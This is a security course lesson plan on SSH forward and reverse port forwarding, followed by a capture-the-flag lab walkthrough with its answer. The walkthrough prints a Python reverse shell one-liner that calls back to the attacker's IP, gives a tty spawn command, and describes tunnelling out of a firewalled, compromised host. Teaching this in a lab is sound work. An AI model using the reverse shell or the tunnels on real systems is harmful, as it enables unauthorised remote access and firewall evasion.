Lesson Plan  
Forward / Reverse Port Forward

short line

# Summary

1. Goals
2. Preparation
3. What is Reverse Shell?
4. Use Cases
5. AWS Lab

# Goals


* Learn about Forward Shell & Reverse Shell
* Exploit some systems with reverse shell & forward shell
* Understand in network layer how this works

# Preparation


* Kali VM
* OpenVPN set up in AWS VPC
  + Be able to log into VPN on your kali VM

# Port Forwarding


* Port Forwarding
  + When do we use Port Forwarding?
    - Port Forwarding is typically used when you want to expose certain service to public network.



* + - Above example shows how you can expose a website at your home network.
    - If you have a router at home, try and log into the router, and configure port forwarding to expose a service to see if it actually works!

Another Port Forwarding example

* Scenario: you have compromised a remote computer, but there is a firewall that ONLY allows port 53 outbound. Thus, you cannot browse any websites on port 80 or 443. You can bypass this with Port Forwarding.



* Using your own machine to attack, you can create a Port Forward on port 53 to access a web server that you wanted.
* Then from the compromised machine under firewall, you can connect to port 53 to your own machine which will redirect your traffic to the web server.

# Lab

Hacking Lab

* Log into Security Lab with Openvpn
* Target IP : 10.11.1.95
* Goal: Two websites are running in this computer. Find the flag in root directory
  + Both with RCE (Remote Code Execution) available for you guys
  + One is open to local network and is ran by a limited user (info341)
  + Other is open to only localhost and is ran by a root user (root)

TIPS

* When you are using a tool that requires shell interaction such as ssh or ftp, simply reverse shell may not have tty in the shell. If you want to be able to interact with certain tools in shell, you need to spawn tty
  + <https://netsec.ws/?p=337>
* Reverse Port forwarding

PORT FORWARD Attacking examples (ACCESS LOCAL SERVICE)

ssh -L 2222:localhost:9090 -N -f -T -o student@localhost (required login credential of local machine)

* Port forwarding is normally used when you want to expose a private service to public.
* English
  + From localhost on student account, forward anything coming to localhost:2222 to localhost:9090
  + This essentially exposes a ONLY localhost service on port 9090 to public port 2222

Reverse Port Forward







ssh -R 2222:localhost:9090 -N -f -T -o user@10.11.0.32 (not required to have login credential of local machine. But need login credential of remote machine (most likely your attacking machine))

1. English
   * From 10.11.0.32 on port 2222, send all traffic through the ssh tunnel created and forward that traffic to ***localhost:9090***

**-f:** tells the SSH to background itself after it authenticates, saving you time by not having to run something on the remote server for the tunnel to remain alive.

1. **-N:** if all you need is to create a tunnel without running any remote commands then include this option to save resources.
2. **-T:** useful to disable pseudo-tty allocation, which is fitting if you are not trying to create an interactive shell.

# =============ANSWER=============

* Every Penetration Test starts with Reconnaissance
* 
* Noticed an open port on port 8080
* Check the port, we can tell that it is a web server
* 
* The web server has RCE available, but current user has limited privilege. Let’s see if we can get root.
* Checking local service that is running on this computer, we notice another port that is only open locally. ***Netstat -ntlp***
* ******
* We cannot reach this local web server from our computer. One way we could expose this service to public is by using Port Forwarding.
* Since current web shell is very limited, we will spawn a reverse shell on this using python reverse shell cheat sheet (http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)
  + python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("[YOUR IP]",[PORT NUMBER YOU ARE LISTENING]));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
  + Make sure you are listening on a port using netcat before launching python reverse shell.
  + 
* Once you’ve gained reverse shell, make sure you spawn tty shell with python because you will be using ssh which requires shell interaction.
  + 
  + ***python -c 'import pty; pty.spawn("/bin/sh")'***
* Now we are ready to create reverse port forward with ssh
  + 
  + Put in password, and you’ve established a reverse ssh port forwarding.
* Now on your attacker machine, browse to localhost:2222 and you can access the local only web server with port forwarding.
  + 
  + Now just find the flag inwhoami root directory
  + 